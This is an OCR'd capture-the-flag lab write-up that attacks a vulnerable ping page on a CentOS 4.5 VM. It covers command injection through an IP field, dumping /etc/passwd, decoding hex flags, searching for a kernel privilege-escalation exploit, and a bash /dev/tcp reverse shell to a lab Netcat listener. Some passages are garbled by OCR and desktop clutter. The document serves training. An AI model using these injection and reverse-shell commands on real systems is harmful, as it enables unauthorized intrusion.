
Since the page takes an IP address, we tested whether it was vulnerable to command injection by appending shell commands.




- **What is the current user?**

```
bash-3.00$ echo "" > /etc/udev/rules.d/95-udev-late.rules
bash: /etc/udev/rules.d/95-udev-late.rules: No such file or directory
bash-3.00$ rm -r /etc/udev/rules
rm: cannot remove `/etc/udev/rules': No such file or directory
bash-3.00$ mkdir -p /etc/udev/rules.d
bash-3.00$ echo "" > /etc/udev/rules.d/95-udev-late.rules
bash: /etc/udev/rules.d/95-udev-late.rules: No such file or directory
bash-3.00$ whoami
ls -ld /etc
apache
```

- **Who are the other human users on the system?**



Trash
File System
Wireshark_...
Home
Task2
Security
exploit.c
kali@kali: ~
File Actions Edit View Help
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
squid:x:23:23::/var/spool/squid:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
mina:x:9999:502::/home/mina:/bin/bash
cole:x:10000:10000::/home/cole:/bin/bash
bash-3.00$
192.168.56.104/pingit.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

What is the content of the first flag?




The truth lies beneath the surface. If you have come this far, you must be prepared for what you will uncover. I've already lost control - don't make the same mistake I did. 666w61677v756y6w6z636v696y677468656w65676163797x
Note: This is the f1r3t f14g

Decoded First Flag



The hex-like string was cleaned and decoded using CyberChef, revealing the first flag content: flag{unlockingthelegacy}.

Reading and Decoding decode.txt



Using command injection, we accessed /etc/cron.monthly/decode.txt, which included another encoded string. It hinted at the location and logic needed to find the second flag.

FLAG 2 Section WalkThrough

We began by listing all files owned by **mina** using the command:

find / -user mina 2>/dev/null

This revealed a large number of files in /etc/maven/... with names like here_is_real_flagXXX and here_is_fake_flagXXX.

Among the list, one file stood out:

here_is_flag_flag1000

It was uniquely named and clearly highlighted among the clutter of decoys. We viewed its contents using:

cat /etc/maven/maven2-depmap/map/here/is/the/flag/here_is_flag_flag1000

The content of the file was **encoded in hex**, likely to hide the actual flag. The message also had a troll line:


"Sorry, just wanted to mess with you :)"


To decode this, we copied the hex string and used **CyberChef** to convert it using the **"From Hex"** function.


The result was:

We used CyberChef to decode the hex string using the “From

Hex” operation. This revealed the second flag: flag{unravelingthemystery{.








127.0.0.1 ; cat /etc/maven/maven2-depmap/map/here/is/the/flag/here_is_flag_flag1000

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.062 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.060 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.060 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.060/0.060/0.062/0.009 ms, pipe 2
666w61677v756y726176656w6w696y677468656x797374657279 7x
Sorry, just wanted to mess with you :)
Mina
a
```



Flag 2 – Command Summary Table

Step	Command	Purpose
1	find / -user mina 2>/dev/null	Locate all files owned by user "mina"
2	cat /etc/maven/maven2-depmap/map/here/is/the/flag/here_is_flag_flag1000	Read content of the suspect

		ed real flag file
3	**Use CyberChef to decode the hex string**	**Convert encoded content into readable flag format**

Flag 3 Section WalkThrough

Privilege Escalation FLAG 3

After gaining initial access to the target system through a reverse shell as the apache user, we proceeded to escalate our privileges to root.

Common Privilege Escalation Vectors

Some common privilege escalation vulnerabilities in Linux systems include:

- Kernel exploits (unpatched versions)
- Misconfigured sudo permissions
- Writable sensitive files (/etc/passwd, /etc/shadow)
- SetUID binaries
- Insecure services or cron jobs

Present Vulnerability in the System

After running **uname** -a and ***lsb_release*** -a on the victim machine, we identified the kernel version as:

Linux version 2.6.9-55.EL
CentOS release 4.5 (Final)

This kernel is quite old and known to be vulnerable to **local privilege escalation exploits**. We used this information to search for compatible exploits using:

searchsploit CentOS 4.5 Escalation


The result included:

- **9479.c** – Targets Linux Kernel 2.4/2.6 (RedHat-based systems)
- **9542.c** – For kernel < 2.6.19 (not stable on this system)
- **35370.c** – For CentOS 7 (not suitable for our version)

We chose **9479.c** as it is the most appropriate exploit for our kernel version.

Steps Taken to Gain Root

- **Started reverse shell via the web application**
  In the vulnerable IP input field of the web app, we injected the following command:
  8.8.8.8; bash -i >& /dev/tcp/192.168.56.101/4444 0>&1




This established a reverse shell to our Netcat listener.

- **Started Netcat listener on Kali**

  nc -lvnp 4444

  This gave us a shell as the apache user on the target system.56

